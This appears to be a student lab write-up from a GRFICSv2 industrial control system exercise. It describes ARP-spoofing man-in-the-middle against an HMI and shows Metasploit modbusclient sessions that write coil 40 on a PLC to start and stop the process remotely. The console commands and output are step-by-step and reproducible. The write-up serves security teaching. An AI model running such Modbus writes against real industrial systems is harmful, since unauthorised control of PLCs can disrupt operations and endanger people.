
At first attempting to capture traffic using wireshark does not display that much information, because of switched network only forward packets to the specific device they are intended for, preventing other devices to capture network traffic

By spoofing, make other devices believe that kali VM is the HMI doing man in the middle attack, capturing traffic between HMI and other device talking to HMI, In a Man-in-the-Middle attack using spoofing, the attacker makes other devices believe that the Kali VM is the HMI, allowing it to intercept and manipulate communications between the HMI and other devices like a PLC. Normally, network switches prevent unauthorized packet capture, but ARP spoofing tricks the network into sending traffic through the attacker's machine. With packet forwarding enabled, the Kali VM can relay traffic while remaining undetected. By exploiting vulnerabilities, such as modifying coil 40 on the PLC, the attacker can remotely start or stop the HMI's operation without authorization,

Without forwarding the traffic stops at kali VM, with forwarding the kali VM acts as gateway when used forwarding the attack is harder to be noticed




```
[*] 192.168.95.2:502 - Sending READ HOLDING REGISTERS...
[+] 192.168.95.2:502 - 1 register values from address 40 :
[+] 192.168.95.2:502 - [0]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set action write_coil
action ⇒ write_coil
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.95.2

[*] 192.168.95.2:502 - Sending WRITE COIL...
[+] 192.168.95.2:502 - Value 1 successfully written at coil address 40
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set rhost 192.168.95.2
rhost ⇒ 192.168.95.2
msf6 auxiliary(scanner/scada/modbusclient) > set data_address 40
data_address ⇒ 40
msf6 auxiliary(scanner/scada/modbusclient) > set data 1
data ⇒ 1
msf6 auxiliary(scanner/scada/modbusclient) > set action write_coil
action ⇒ write_coil
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.95.2

[*] 192.168.95.2:502 - Sending WRITE COIL...
[+] 192.168.95.2:502 - Value 1 successfully written at coil address 40
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >
```

Set the rhost, address to be attacked, data to change and action

Run the exploit



GRFICSv2_JCU - lab-17c0327f-234e-4d5e-973c-81442e501fe9.southeastasia.cloudapp.azure.com:7014 - Remote Desktop Connection


ScadaBR - 1.0 CE

Not secure | 192.168.90.5:8080/ScadaBR/views.shtm

Graphic views: TenEastView1

Click "CTRL+SHIT+F" to exit Full Screen Mode

The hmi operation went to start without clicking on start button




```
[+] 192.168.95.2:502 - Value 1 successfully written at coil address 40
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set rhost 192.168.95.2
rhost ⇒ 192.168.95.2
msf6 auxiliary(scanner/scada/modbusclient) > set data_address 40
data_address ⇒ 40
msf6 auxiliary(scanner/scada/modbusclient) > set data 1
data ⇒ 1
msf6 auxiliary(scanner/scada/modbusclient) > set action write_coil
action ⇒ write_coil
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.95.2

[*] 192.168.95.2:502 - Sending WRITE COIL ...
[+] 192.168.95.2:502 - Value 1 successfully written at coil address 40
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set data 1
data ⇒ 1
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.95.2

[*] 192.168.95.2:502 - Sending WRITE COIL ...
[+] 192.168.95.2:502 - Value 1 successfully written at coil address 40
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set data 0
data ⇒ 0
msf6 auxiliary(scanner/scada/modbusclient) > 
```

set data to 0



The hmi is back to where it was, which is stopped

Depending on either 1 or 0 of coil 40 on plc the hmi operation state changes, this indicates the attacker can remotely stop and run the hmi of an enterprise impacting their business or maintenance of operation

The enterprise will experience terrible impact on their regular operation if their hmi is being stopped or ran remotely by non staff person

Modbus is a communication protocol used in industrial systems to connect devices over an Ethernet network. It follows a client-server model, where a client sends a request, and the server responds. Messages are sent using TCP/IP and travel through port 502. Each message has a header that helps identify the request and a data section that tells the server what to do, like reading or writing data. The server processes the request and sends back a response. This system makes it easy for controllers, sensors, and other devices to share information reliably in industrial automation and control networks

This is possible because of previous processes of enabling connection between the kali machine and plc via the router, and using wireshark, observing plc's network state, figuring out vulnerability where remotely changing the value of coil 40 would have impact on it's operation was available

References

https://www.wevolver.com/article/modbus-tcp-ip

https://www.vaadata.com/blog/what-is-a-man-in-the-middle-mitm-attack-types-and-security-best-practices/#:~:text=DNS%20Spoofing%20is%20a%20technique,user%20and%20a%20legitimate%20site.